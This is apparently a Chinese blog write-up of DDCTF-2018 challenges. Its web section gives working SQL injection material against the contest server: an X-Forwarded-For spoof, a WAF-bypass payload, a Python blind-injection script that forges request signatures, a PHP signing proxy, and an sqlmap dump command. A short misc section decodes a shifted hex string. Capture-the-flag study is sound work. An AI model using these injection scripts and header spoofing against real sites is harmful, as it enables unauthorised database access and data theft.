
DDCTF-2018 Writeup

原创

Str3am 于 2018-10-21 16:19:07 发布 1375 收藏

分类专栏： Web CTF

本文链接：https://blog.csdn.net/qq_39293438/article/details/83242487




Web

数据库的秘密


打开链接提示 `非法链接，只允许来自 123.232.23.245 的访问`，于是添加 X-Forwarded-For 字段，尝试了 Burp 的 Bwapass Waf 插件，还是感觉火狐的 Mdify Headers 好用。

进入页面之后，发现是一个查询文章的功能，结合题目判断是一道 sqli。

利用 Burp 显示隐藏内容的功能，发现在表单中还有一个名字为 author 的字段。



查询的大概流程为，根据表单的内容加密后的密文，在请求后添加 sig 和 time 参数，sig 参数判断 post 内容是否被修改，time 是一个时间戳，通过这个判定和服务器时间相隔一定时间的请求有效。



解密后的前端加密脚本如下，hex_math_enc 是 math.js 的一个函数。

```
function signGenerate(obj, key) {
    var str0 = '';
    for (i in obj) {
        if (i != 'sign') {
            str1 = '';
            str1 = i + '=' + obj[i];
            str0 += str1
        }
    }
    return hex_math_enc(str0 + key)
};
var obj = {
    id: '',
    title: '',
    author: '',
    date: '',
    time: parseInt(new Date().getTime() / 1000)
};
function submitt() {
    obj['id'] = document.getElementById('id').value;
    obj['title'] = document.getElementById('title').value;
    obj['author'] = document.getElementById('author').value;
    obj['date'] = document.getElementById('date').value;
    var sign = signGenerate(obj, key);
    document.getElementById('queryForm').action = "index.php?sig=" + sign + "&time=" + obj.time;
    document.getElementById('queryForm').submit()
}
```

接下来寻找注入点，id 只允许输入数字，title,data 转义了 ' ，尝试了好像没有宽字节注入，发现这个隐藏的 author 没有过滤 ' ，注入点就在这里了。

发现以下内容会被 waf 拦截

```
.....
union select
and 1=1
or 1=1
.....
```

很迷的一个 waf ，如果只是输入单个单词的话，不会被拦截，前面出现了 or ，后面再出现 = 就会被拦截，试了下用 || 不会被拦截，得到 payload : `0' || 1#`

是一个盲注，查询成功返回表中所有内容，于是编写脚本，爆数据库的时候，因为过滤了 database() ，可以用 `select schema_name from information_schema.schemata` 的方式。

编写脚本有一个难点是根据 payload 构造 sig 和 time 标记，这里有两个思路，第一种根据 javascript 代码编写加密脚本，第二种利用原来的 javascript 来加密，然后再读取。

采用了第二种思路，遇到了一个问题，读取原生 js 加密数据时，通过网页传参返回显然是行不通的，因为 js 脚本是在服务端执行的，直接读取网页返回的是 js 的源代码。py了一份 sn00py 师傅的代码，大师傅的思路是用 selenium 调用浏览器访问网页，达到执行 js 代码的目的。

根据师傅的代码修改的脚本:

```
import requests
import re
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
import HTMLParser

chrome_options = Options()
chrome_options.add_argument("--headless")
chrome_options.add_argument("--disable_gpu")
chrome_options.add_argument("--window-size=1920,1080")
chrome_options.binary_location = r"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"
driver_path = r"C:\Program Files (x86)\Google\Chrome\Application\chromedriver_win32\chromedriver.exe"

def encode(payload):
    d = webdriver.Chrome(
        executable_path=driver_path,
        chrome_options=chrome_options
    )
    d.implicitly_wait(30)
    d.set_page_load_timeout(30)
    local = r"D:\phpStudy\WWW\ctf\encode.html"
    temp = r"D:\phpStudy\WWW\ctf\temp.html"
    with open(temp) as temp_cont:
        content = temp_cont.read() % payload
    temp_cont.close()
    with open(local, 'w+') as encode_cont:
        encode_cont.write(content)
    encode_cont.close()
    d.get(local)
    # print d.page_source
    key = re.search(r"sig=[a-zA-Z0-9]+&amp;time=[a-zA-Z0-9]+", d.page_source)
    # print key.group(0)
    html_parser = HTMLParser.HTMLParser()
```

```
    key = html_parser.unescape(key.group(0))
    # print key

    return key

def sqli():
    flag = []
    url1 = "http://116.85.43.88:8080/JYDJAYLYIPHCJMOQ/dfe3ia/index.php?%s"
    payload1 = "0'|| (ascii(substring((select secvalue from ctf_key9 limit 0,1),%s,1)))=%s#"

    for flag_len in range(1,30):
        print "num %s" % flag_len,
        for ascii in range(68,127):
            payload = payload1 % (flag_len,ascii)
            # print payload
            tag = encode(payload)
            url = url1 % tag
            # print url
            data = {
                'id' : '',
                'title' : '',
                'date' : '',
                'author' : payload,
                'button' : 'search'
            }
            headers = {
                'X-Forwarded-For' : '123.232.23.245'
            }
            res = requests.post(url = url, data = data, headers = headers)
            # print res.text
            if 'admin' in res.text:
                flag.append(chr(ascii))
                break

if __name__ == "__main__":
    sqli()
```

得到flag：`DDCTF{IKIDLHNZMKFUDEQE}`


这里再分享看到的一个很新奇的思路(via@Clannad)，通过写 php 脚本代理访问的方式，直接用 sqlmap 秒出 flag

代理脚本:

```php
<?php
@$id = $_REQUEST['id'];
@$title = $_REQUEST['title'];
@$author = $_REQUEST['author'];
@$date = $_REQUEST['date'];
$time = time();
$sig = sha1('id='.$id.'title='.$title.'author='.$author.'date='.$date.'time='.$time.'adrefkfweodfsdpiru');

$ch = curl_init();

$post = [
    'id' => $id,
    'title' => $title,
    'author' => $author,
    'date' => $date,
];

curl_setopt($ch, CURLOPT_URL,"http://116.85.43.88:8080/JYDJAYLYIPHCJMOQ/dfe3ia/index.php?sig=$sig&time=$time");
curl_setopt($ch, CURLOPT_HTTPHEADER, array(
    'X-Forwarded-For: 123.232.23.245',
    ));
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, $post);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_HEADER, true);

$ch_out = curl_exec($ch);
$ch_info = curl_getinfo($ch);

$header = substr($ch_out, 0, $ch_info['header_size']);
$body = substr($ch_out, $ch_info['header_size']);

http_response_code($ch_info['http_code']);
//header($header);
//echo $header;
echo $body;
```

sqlmap 一把梭: `sqlmap -u http://127.0.0.1/ctf/proxy.php?author=admin --dump`

秒出 flag，震惊~



MISC

(ﾉ °□°) ﾉ ⁀ ┻━┻

题目只给了一串16进制数

`d4e8e1f4a0f7e1f3a0e6e1f3f4a1a0d4e8e5a0e6ece1e7a0e9f3baa0c4c4c3d4c6fbb9b2b2e1e2b9b9b7b4e1b4b7e3e4b3b2b2e3e6b4b3e2b5b0b6b1b0e6e1e5e1b5fd`


每两位转换成10进制数后范围在 160~280 ， 可见10进制 ascii 码范围在 20~126 ， 猜测可能是由 ascii 加上固定值得到，于是编写脚本试了下：

```
# d4e8e1f4a0f7e1f3a0e6e1f3f4a1a0d4e8e5a0e6ece1e7a0e9f3baa0c4c4c3d4c6fbb9b2b2e1e2b9b9b7b4e1b4b7e3e4b3b2b2e3e6b4b3e2b5b0b6b1b0e6e1e5e1b5fd

ascii = "d4e8e1f4a0f7e1f3a0e6e1f3f4a1a0d4e8e5a0e6ece1e7a0e9f3baa0c4c4c3d4c6fbb9b2b2e1e2b9b9b7b4e1b4b7e3e4b3b2b2e3e6b4b3e2b5b0b6b1b0e6e1e5e1b5fd"
y = bytearray.fromhex(ascii)
newlist1 = list(y)
newlist2 = list(y)
# print z

for i in range(127,141):
 for j in range(len(newlist1)):
  newlist2[j] = int(newlist1[j]) - i
 for k in newlist2:
  print chr(int(k)),
 print ""
```

得到一串字符：`That was fast!The flag is:DDCTF{922ab9974a47cd322cf43b50610faea5}`

后记

成绩依旧很差的一次比赛，认识到了自身的不足，还是继续踏踏实实前进吧。



参考链接：

```
Clannad sqlmap 代理：https://clannad.me/ddctf.md.html
```

要一直努力做最好的自己